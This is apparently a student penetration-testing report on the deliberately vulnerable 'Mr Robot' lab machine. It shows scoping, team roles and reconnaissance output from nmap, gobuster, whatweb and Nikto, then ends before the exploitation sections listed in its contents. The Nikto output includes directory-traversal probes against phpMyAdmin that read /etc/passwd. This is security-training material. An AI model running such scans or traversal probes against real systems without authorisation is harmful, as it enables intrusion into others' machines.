

Sri Lanka Institute of Information Technology



Penetration testing report.

IT Number: IT23831456

Name: V.Nirojan

Table of Contents

1. Introduction.....	4
2. Executive Summary	4
2.1. Key findings at a glance.....	4
General Assumptions	5
Red Team Assumptions	5
Blue Team Assumptions.....	5
Purple Team Assumptions	6
3. Team Structure & Roles.....	6
3.1. Division of Red, Blue, and Purple Teams	6
3.2. Responsibilities of each team.....	6
Red Team - Offensive Security Assessment	6
Blue Team - Defensive Security Analysis.....	7
Purple Team - Collaboration & Effectiveness.....	7
Lab setup	8
4. Red Team – Offensive Assessment	9
4.1. External Network Assessment	9
4.1.1. Scanning.....	9
4.1.2. Enumeration	11
4.1.3. Exploitation.....	14
4.2. Internal Network Assessment	18
4.2.1. Privilege Escalation	18
4.2.2. Lateral Movement	22
4.3. Web/Application Assessment.....	23
4.3.1. OWASP Top 10 Testing	23
4.3.2. API Security Testing	25
5. Blue Team – Defensive Analysis	25
5.1. Detection & Response.....	25
5.1.1. Log analysis	25
5.1.2. SIEM Alerts (Security Information and Event Management)	26
5.1.3. Incident Handling.....	27
5.2. Security Posture Evaluation.....	28
5.2.1. Effectiveness of Firewall	28

5.2.2.	IDS/IPS (Intrusion Detection).....	28
5.2.3.	EDR (Endpoint Detection and Response).....	28
5.3.	Recommendation for improvement	29
5.3.1.	Patch Management.....	29
5.3.2.	System Hardening.....	29
6.	Purple Team - Collaboration & Effectiveness	29
6.1.	Gap Analysis	29
6.2.	Improvement Validation.....	29
6.3.	Process Optimization	30
6.4.	Remediation Roadmap.....	30
7.	Conclusion	31

1. Introduction

A comprehensive examination of a penetration test conducted by HackerOne against Mayo Industries' network and apps is included in this report. This engagement's goal was to offer a thorough security assessment in order to pinpoint the organization's potential vulnerabilities to modern cyberthreats. A Red Team conducted simulated attacks, the Blue Team examined defensive capabilities and incident response, and a Purple Team integrated both offensive and defensive findings and ensured security enhancements remained valid. The engagement was carried out using a team collaboration model.

In order to conduct a comprehensive assessment of the security posture, this evaluation was conducted on the assumption of unrestricted network access. The study evaluates current security measures, describes vulnerabilities found, and discusses potential business effects. In order to assist Mayo Industries in reducing identified risks and enhancing the overall cybersecurity framework, the review concludes with tactical, prioritized recommendations.

2. Executive Summary

Mayo Industries hired Hacker One to conduct a thorough Vulnerability Assessment and Penetration Test (VAPT) against the Mr. Robot Vuln Hub computer, a purposefully insecure system based on the fictitious hacking situations portrayed in the television series Mr. Robot. Finding, exploiting, and documenting every accessible attack vector within the predetermined scope was the goal.

Three teams (Red, Blue, and Purple) carried out the evaluation between September and October of 2025. The whole simulated network was covered; no areas were designated as off-limits. Three high-to-critical impact vulnerabilities, including root-level privilege escalation, that permitted a complete system compromise were discovered throughout the engagement.

2.1. Key findings at a glance

1 Critical	2 High	1 Medium	1 Low
-----------------------------	-------------------------	---------------------------	------------------------

The most critical finding was an unauthenticated WordPress brute-force attack that provided an initial foothold, chained with a Remote Code Execution (RCE) payload, ultimately leading to full root compromise via a SUID binary exploit (nmap interactive shell). All three flags on the machine were successfully captured.

Assumptions

General Assumptions

- The laboratory environment consists of virtual machines with controlled environments, including Kali Linux for offense security and Mr Robot as the vulnerable host.
- The lab network is configured to simulate real-world system and network setups to perform realistic testing.
- Tools used for security, including Nmap, Metasploit, and Hydra, are assumed to operate with minimal interruptions throughout the assessment process.
- The vulnerability scans and resulting information are based on publicly known vulnerabilities and publicly available exploits.
- The test procedures do not assume any intervention by outside forces such as network outages, hardware failures, or third-party service interruptions.
- Testing occurs in the context of rightful access, with a view to detection of security vulnerabilities for remediation.

Red Team Assumptions

- The target network and systems were accessible and responsive to scanning and exploitation attempts.
- Nmap and Metasploit-type standard security tools would not be blocked by network-level defenses in initial reconnaissance.
- Documented vulnerabilities identified in the lab configuration, like in Mr Robot, were representative of potential vulnerabilities of the client's infrastructure.
- Default or weak credentials might be used on various services, and brute-force attacks would therefore be a good approach.
- Successful initial exploitation would provide a foothold to attempt privilege escalation and lateral movement.
- There was not enough segmentation on the client's internal network, allowing free travel between systems once a host had been taken over.

Blue Team Assumptions

- Security information and event monitoring systems (SIEM, IDS/IPS) were installed and functioning correctly, actively collecting logs from all significant systems and network devices.
- Well-articulated incident response procedures and notification plans were in place and would be employed by the security team.
- Clocks were synchronized across the environment, making reliable log correlation and timeline analysis possible in the case of an investigation.

- The Red Team would never use destructive malware or business-disrupting attacks but rather only security control evasion
- The evaluation was limited to the lab environment available, and no external threat actors would disrupt the exercise.
- All security controls available, such as firewalls and EDR, were in their usual operating mode and had not been tampered with prior to the assessment.

Purple Team Assumptions

- The Blue and Red Teams would actively engage and share discoveries, practices, and issues in a timely manner.
- The Blue Team's recommended security improvements and countermeasures would be implemented within the test environment to validate.
- The Red Team Tactics, Techniques, and Procedures (TTPs) reflected real-world threat actor tactics reusability to Mayo Industries.
- The Blue Team had the resources and talent needed to install and maintain the security controls proposed.
- The primary goal of the engagement was continuous security improvement, not faultfinding for any security vulnerabilities identified.
- Both teams had a mutual understanding of the rules of engagement and the scope of assessment.

3. Team Structure & Roles

3.1. Division of Red, Blue, and Purple Teams

The Red Team attempts to identify and exploit system vulnerability by imitating the attacker. By spotting attacks, investigating breaches, and handling incidents, the Blue Team protects the systems. These teams are brought together by the Purple Team, so that whatever the Red Team discovers is transmitted to the Blue Team to strengthen defenses. Over time, this collaboration improves the organization's security.

3.2. Responsibilities of each team

Red Team - Offensive Security Assessment

The Red Team is responsible for simulating real-world attackers to identify exploitable weaknesses in the Mr Robot system.

Core Responsibilities

- Reconnaissance & Scanning- Identify live hosts, open ports, and services using tools like nmap.
- Enumeration - Gather detailed information about services (e.g., web server, SSH, SMB)
- Vulnerability Identification - Detect known vulnerabilities (e.g., outdated Apache, vulnerable services in Mr Robot)

- Exploitation - Execute attacks using tools like Metasploit to gain initial access
- Privilege Escalation - Escalate privileges from user to root using misconfigurations or exploits

Blue Team - Defensive Security Analysis

The Blue Team is responsible for protecting the assets of Mayo Industries through monitoring, detecting and responding to actions of the Red Team, thereby assessing the organization's defensive posture.

Core Responsibilities

- Monitoring & Detection - Analyze logs (/var/log, authentication logs) to detect suspicious activity.
- Incident Identification - Identify attack patterns such as: Port scanning, Brute-force attempts, Exploitation activity.
- Response & Containment - Take actions such as blocking IPs, stopping services, or isolating system.
- Security Control Evaluation - Assess effectiveness of existing controls: Firewall rules, Logging mechanisms, Access controls

Purple Team - Collaboration & Effectiveness

To ensure that both the assault and defensive methods are evaluated and equally understood, the Purple Team serves as a go-between for the Red and Blue Teams. It is their responsibility to find security holes and verify that the defensive measures are working. To improve the organization's overall security.

Core Responsibilities

- Gap Analysis - Compare Red Team attacks with Blue Team detections, Identify missed attacks or weak detections.
- Validation of Controls - Test whether Blue Team improvements successfully block or detect attacks.
- Continuous Testing - Re-run attacks after fixes to verify effectiveness.

Lab setup

Since it's not possible to test on a real world website, Configuring Kali and Mr Robot to act as a medium for demonstrating red team offensive assessment.

Mr Robot

```
Mr Robot

linux login:

Mr Robot

linux login:

Mr Robot

linux login:
```

Kali Linux

```
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.111/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 451sec preferred_lft 451sec
    inet6 fe80::545f:2b5c:f508:4bb1/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

4. Red Team – Offensive Assessment


The offensive testing that the Red Team carried out against Mayo Industries will be discussed in this section. The goal was to find weaknesses in the company's infrastructure by testing from several perspectives, such as web/applications, internal networks, and public-facing systems.

4.1. External Network Assessment

- Examine Mayo Industries' publicly accessible systems for vulnerabilities.
- Utilize resources like Nmap for port/service enumeration and Nikto for web server verification.

4.1.1. Scanning

Objective: Identify open ports, services, and potential vulnerabilities in Mayo Industries' external network.



```
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.104	08:00:27:dc:30:bc	1	60	PCS Systemtechnik GmbH
192.168.56.113	0a:00:27:00:00:10	1	60	Unknown vendor
192.168.56.114	08:00:27:60:6e:b0	1	60	PCS Systemtechnik GmbH

Figure 1 - Discover target ip from kali using netdiscover -r 192.168.56.0/24

Confirm which Ip is Mr Robot's ip, so browse the ip address in the browser.




Figure 2 – Website of Mr Robot <http://192.168.56.114>

The Mr Robot machine gets pinged, So the Red team can do their offensive techniques to find vulnerabilities in the company system.

```
└─$ ping 192.168.56.114
PING 192.168.56.114 (192.168.56.114) 56(84) bytes of data:
64 bytes from 192.168.56.114: icmp_seq=1 ttl=64 time=1.36 ms
64 bytes from 192.168.56.114: icmp_seq=2 ttl=64 time=12.6 ms
64 bytes from 192.168.56.114: icmp_seq=3 ttl=64 time=1.65 ms
64 bytes from 192.168.56.114: icmp_seq=4 ttl=64 time=1.97 ms
64 bytes from 192.168.56.114: icmp_seq=5 ttl=64 time=3.40 ms
64 bytes from 192.168.56.114: icmp_seq=6 ttl=64 time=1.97 ms
64 bytes from 192.168.56.114: icmp_seq=7 ttl=64 time=3.64 ms
^C
— 192.168.56.114 ping statistics —
7 packets transmitted, 7 received, 0% packet loss, time 6024ms
rtt min/avg/max/mdev = 1.359/3.793/12.567/3.670 ms
```

Identify Host and open ports command: ***nmap -sV -sC -A 192.168.56.114***

```
└─$ nmap -sV -sC -A 192.168.56.114
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-03 09:38 -0400
Nmap scan report for 192.168.56.114
Host is up (0.0051s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
|_http-server-header: Apache
|_ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:60:6E:B0 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 3.13 - 4.4 (98%), Linux 3.16 - 4.6 (96%), Linux 3.2 - 4% (93%), Linux 3.2 - 3.8 (93%), Linux 3.16 (93%), Linux 4.4 (93%), Linux 3.13 or 4.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 5.07 ms 192.168.56.114

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.35 seconds
```

Figure 3 - Full port and host scan using Nmap (-sV -sC -A) against target 192.168.56.114, revealing 3 ports

```
└─$ nmap -sV -sC 192.168.56.114
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-03 07:01 -0400
Nmap scan report for 192.168.56.114
Host is up (0.0012s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp   open  ssl/http Apache httpd
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
MAC Address: 08:00:27:60:6E:B0 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 22.91 seconds
```

Figure 4 - Nmap service version detection (-sV) results showing running services and versions with scripts

4.1.2. Enumeration

Objective: gather comprehensive data about the target system following the first scan. Finding hidden directories, technologies, access points, and possible attack vectors was the goal of this phase.

Searching for hidden directories with different tools.

```
$ gobuster dir -u http://192.168.56.114 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.114
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 213]
.htaccess (Status: 403) [Size: 218]
.htpasswd (Status: 403) [Size: 218]
0 (Status: 301) [Size: 0] [→ http://192.168.56.114/0/]
admin (Status: 301) [Size: 236] [→ http://192.168.56.114/admin/]
atom (Status: 301) [Size: 0] [→ http://192.168.56.114/feed/atom/]
audio (Status: 301) [Size: 236] [→ http://192.168.56.114/audio/]
blog (Status: 301) [Size: 235] [→ http://192.168.56.114/blog/]
css (Status: 301) [Size: 234] [→ http://192.168.56.114/css/]
dashboard (Status: 302) [Size: 0] [→ http://192.168.56.114/wp-admin/]
favicon.ico (Status: 200) [Size: 0]
feed (Status: 301) [Size: 0] [→ http://192.168.56.114/feed/]
images (Status: 301) [Size: 237] [→ http://192.168.56.114/images/]
Image (Status: 301) [Size: 0] [→ http://192.168.56.114/Image/]
image (Status: 301) [Size: 0] [→ http://192.168.56.114/image/]
index.html (Status: 200) [Size: 1188]
index.php (Status: 301) [Size: 0] [→ http://192.168.56.114/]
intro (Status: 200) [Size: 516314]
js (Status: 301) [Size: 233] [→ http://192.168.56.114/js/]
license (Status: 200) [Size: 309]
login (Status: 302) [Size: 0] [→ http://192.168.56.114/wp-login.php]
page1 (Status: 301) [Size: 0] [→ http://192.168.56.114/]
phpmyadmin (Status: 403) [Size: 94]
readme (Status: 200) [Size: 64]
rdf (Status: 301) [Size: 0] [→ http://192.168.56.114/feed/rdf/]
robots (Status: 200) [Size: 41]
robots.txt (Status: 200) [Size: 41]

rss (Status: 301) [Size: 0] [→ http://192.168.56.114/feed/]
rss2 (Status: 301) [Size: 0] [→ http://192.168.56.114/feed/]
sitemap (Status: 200) [Size: 0]
sitemap.xml (Status: 200) [Size: 0]
video (Status: 301) [Size: 236] [→ http://192.168.56.114/video/]
wp-admin (Status: 301) [Size: 239] [→ http://192.168.56.114/wp-admin/]
wp-content (Status: 301) [Size: 241] [→ http://192.168.56.114/wp-content/]
wp-config (Status: 200) [Size: 0]
wp-includes (Status: 301) [Size: 242] [→ http://192.168.56.114/wp-includes/]
wp-cron (Status: 200) [Size: 0]
wp-load (Status: 200) [Size: 0]
wp-links-opml (Status: 200) [Size: 227]
wp-login (Status: 200) [Size: 2620]
wp-mail (Status: 500) [Size: 3064]
wp-settings (Status: 500) [Size: 0]
wp-signup (Status: 302) [Size: 0] [→ http://192.168.56.114/wp-login.php?action=register]
xmlrpc.php (Status: 405) [Size: 42]
xmlrpc (Status: 405) [Size: 42]
Progress: 4613 / 4613 (100.00%)

Finished
```

Figure 5 - directory enumeration with gobuster

/robots.txt - revealed hidden resources

/wp-login - WordPress login page

These findings indicate poor access control and exposed sensitive endpoints.

Visit the website with /robots.txt, it provide Usernames, Password hints,etc.




Figure 6 - Hidden files and directories listed in <http://192.168.56.114/robots.txt>

Login Portal Discovery




Figure 7 – login page using <http://192.168.56.114/wp-login.php>

Technology Identification

```
$ whatweb 192.168.56.114 | tr ', ' '\n'
http://192.168.56.114 [200 OK] Apache
Country[RESERVED][ZZ]
HTML5
HTTPServer[Apache]
IP[192.168.56.114]
Script
UncommonHeaders[x-mod-pagespeed]
X-Frame-Options[SAMEORIGIN]
https://192.168.56.114 [200 OK] Apache
Country[RESERVED][ZZ]
HTML5
HTTPServer[Apache]
IP[192.168.56.114]
Script
UncommonHeaders[x-mod-pagespeed]
X-Frame-Options[SAMEORIGIN]
```

Figure 8 - Web server identified using whatweb

Identify common vulnerabilities

```
$ nikto -h https://192.168.56.114
- Nikto v2.6.0

+ Target IP: 192.168.56.114
+ Target Hostname: 192.168.56.114
+ Target Port: 443

+ SSL Info: Subject: /CN=www.example.com
            CN: www.example.com
            Ciphers: ECDHE-RSA-AES256-GCM-SHA384
            Issuer: /CN=www.example.com

+ Platform: Unknown
+ Start Time: 2026-04-03 14:07:15 (GMT-4)

+ Server: Apache
+ ERROR: Failed to check for updates:
+ [999986] /server-status: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.
+ [999965] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ [999993] /: Hostname '192.168.56.114' does not match certificate names (CN: www.example.com, SAN: none). See: https://cwe.mitre.org/data/definitions/297.html
+ [999966] /: The Content-Encoding header is set to "deflate" which may mean that the server is vulnerable to the BREACH attack. See: http://breachattack.com/
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [001820] /readme: This might be interesting.
```

Figure 9 - Identify misconfigurations and exposed files.

```

+ [000427] /image/: Link header(s) found with value(s): <https://192.168.56.114/?p=23>; rel=shortlink. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Link
+ [003127] /phpmyadmin/export.php?what=../../../../../../../../etc/passwd: phpMyAdmin is vulnerable to a directory traversal attack. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-0129
+ [003127] /phpmyadmin/export.php?what=../../../../../../../../Windows/win.ini%00: phpMyAdmin is vulnerable to a directory traversal attack. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-0129
+ [006184] /wp-links-opml.php: This WordPress script reveals the installed version.
+ [006186] /license.txt: License file found may identify site software.
+ [006230] /admin/index.html: Admin login page/section found.
+ [999961] /wp-login/: Cookie wordpress_test_cookie created without the secure flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ [95] /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ [006415] /wp-login/: Admin login page/section found.
+ [006668] /wp-login.php: WordPress login found.
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ 8238 requests: 16 errors and 22 items reported on the remote host
+ End Time: 2026-04-03 14:22:37 (GMT-4) (922 seconds)
+ 1 host(s) tested

